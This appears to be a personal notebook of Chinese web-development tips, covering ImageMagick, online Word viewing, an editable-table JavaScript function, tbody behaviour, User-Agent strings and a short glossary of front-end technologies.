做 Discuz 和 PhpWind 这样的论坛的网站都会较大规模的应用到 验证码、水印、图片裁剪等 功能，一般来说操作一多、一复杂、访问一多 GD 库就会撑不住，所以我们需要更好的 ImageMagick。

office显示：

客户要求上传的word文档要能在线浏览并可以复制，1.转成HTML试了不可以，格式全乱了2.最后就想到了把WORD嵌入到WEB页面中。用到了ActiveX控件。如果别人不用IE浏览器，那还是没用。3. 可以做成swf，类似百度文库。flexpeper，是个开源控件

<https://ask.wireshark.org/questions/14669/only-see-inbound-traffic> 这是个英文网站但是可以触发中文的离开提示。看起来应该是识别了浏览器的正在使用的语言。



通过点击按钮将一串文本显示称为一个编辑框：

原本：<span id="content">阿里西西网页特效</span>

后来：<span id="content"><input value="阿里西西网页特效" type="text"></span>

代码：//按钮应该设置为两种状态：编辑、确认

function change\_commodity(event) {

var th5 =event.target; //名字叫做event，那么就会自动是event变量

var th4 =th5.previousSibling;

var th3 =th4.previousSibling;

var th2 =th3.previousSibling;

var th1 =th2.previousSibling;

if(th5.value=="修改信息") {

th2.innerHTML ="<input type='text' value='"+th2.innerHTML+"' size='5'>";

th3.innerHTML ="<input type='text' value='"+th3.innerHTML+"' size='5'>";

th4.innerHTML ="<input type='text' value='"+th4.innerHTML+"' size='5'>";

th5.value="确认"

}else{

th2.innerHTML = th2.firstChild.value;

th3.innerHTML = th3.firstChild.value;

th4.innerHTML = th4.firstChild.value;

send\_change\_commodity(th1.innerHTML, th2.innerHTML, th3.innerHTML, th4.innerHTML);

th5.value="修改信息"

}

}

改变input type=”text”长度 size=”4”

改变input type=”button”长度 style=”width:100px”

Http请求中的Content-Type：

blog.csdn.net/yang363684874/article/details/52318785

<Table>

完整的<Table>暗中包含了tbody，所以使用js的firstElementChild时注意

创建的时候就应该加上tbody，浏览器的行为是不可靠的。比如可能tbody只会包含了你第一个<tr>，导致后面使用循环解析表格出错。

http://www.w3school.com.cn/tiy/t.asp?f=html\_tbody

*Gecko*

Gecko是套开放原始码的、以C++编写的网页排版引擎。 经常出现在HTTP协议的请求包头中的User-Agent 在其中只要最后才会是浏览器的版本信息。

firefox: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0

chrome：Mozilla/5.0 (Linux; Android 5.1.1; Nexus 6 Build/LYZ28E) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Mobile Safari/537.36

这么好看的效果居然是不是图片：



在百度启用全站https之前，因为是明文内容的传递，我觉得很惊人的是：有人搜个“人流”以后收到医院打来的电话。灰色产业链真的可怕。

google analytics 分析每日访问量。

web端的相关专业名词：

vue.js、Angular、React都是前端框架。

**WebGL**（全写Web Graphics Library）是一种3D绘图协议，这种绘图技术标准允许把JavaScript和OpenGL ES 2.0结合在一起，通过增加OpenGL ES 2.0的一个JavaScript绑定，WebGL可以为HTML5 Canvas提供硬件3D加速渲染，这样Web开发人员就可以借助系统显卡来在浏览器里更流畅地展示3D场景和模型了，还能创建复杂的导航和数据视觉化。显然，WebGL技术标准免去了开发网页专用渲染插件的麻烦，可被用于创建具有复杂3D结构的网站页面，甚至可以用来设计3D网页游戏等等。

**Webapck** 前端资源打包工具，和各大框架之间结合使用。它将根据模块的依赖关系进行静态分析,然后将这些模块按照指定的规则生成对应的静态资源。

**ES6 ECMAscript**就是javascript的官方名字。所以这就是javascript的标准6。

**TypeScript** 是一种有微软开发的编程语言。有人说这是javascript的超集。

WebJars是将客户端（浏览器）资源（JavaScript，Css等）打成jar包文件，以对资源进行统一依赖管理。****WebJars的jar包部署在Maven中央仓库上。****